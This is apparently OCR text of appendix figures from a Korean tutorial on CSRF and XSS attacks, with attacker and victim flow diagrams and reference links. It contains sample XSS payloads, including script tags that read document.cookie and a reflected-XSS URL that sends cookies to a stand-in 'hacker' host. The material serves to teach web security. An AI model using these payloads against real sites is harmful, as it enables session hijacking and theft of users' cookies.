
별첨


“https://www.socialnetworking
.net/id?param=1userID=abc123”
victim
socialnetworking.net
attacker
attacker.com


별첨


조작된 요청정보를 담고 있는
게시물 등록
1. 요청
게시물 DB에 저장
2. 요청
DB
attacker
조작된 요청정보를 포함
게시물 읽기 요청
3. 요청
Web Server
4. 처리
희생자 권한의 조작된
요청 내용 처리
5. 응답
victim


별첨


<script>
alert(document.cookie)
</script>
Web App
1. XSS Attack
2. 웹 페이지 방문
3. 사용자 세션 탈취
attacker
victim


별첨


DB
2
<script>
alert(document.cookie)
</script>
Web App
1
3
< />
attacker
victim

별첨


http://testweb?
search=<script>location.href(“http://hacker/
cookie.php?value="document.cookie);
</script>
Web App
< />
2
1. Malicious URL
attacker
victim

별첨


< />
2
1. Malicious URL
http://www.some.site/page.html#default=
<script>alert(document.cookie)</script>
attacker
victim

별첨

```
<select><script>

document.write("<OPTION value = 1>" + document.location.href.subString (document.location.href.indexOf ("default =") + 8)
        + "</OPTION>");

document.write("<OPTION value = 2> 영어 </OPTION>");

</script></select>
```

http://www.some.site/page.html#default=
<script> alert (document.cookie) </script>

별첨

https://velog.io/@minjae-mj/%EC%9B%B9%EC%82%AC%EC%9D%B4%ED%8A%B8-%EB%B3%B4%EC%95%88-%EA%B3%B5%EA%B2%A9-XSS-CSRF

https://itstory.tk/entry/CSRF-%EA%B3%B5%EA%B2%A9%EC%9D%B4%EB%9E%80-%EA%B7%B8%EB%A6%AC%EA%B3%A0-CSRF-%EB%B0%A9%EC%96%B4-%EB%B0%A9%EB%B2%95

https://noirstar.tistory.com/266

https://gyoogle.dev/blog/web-knowledge/CSRF%20&%20XSS.html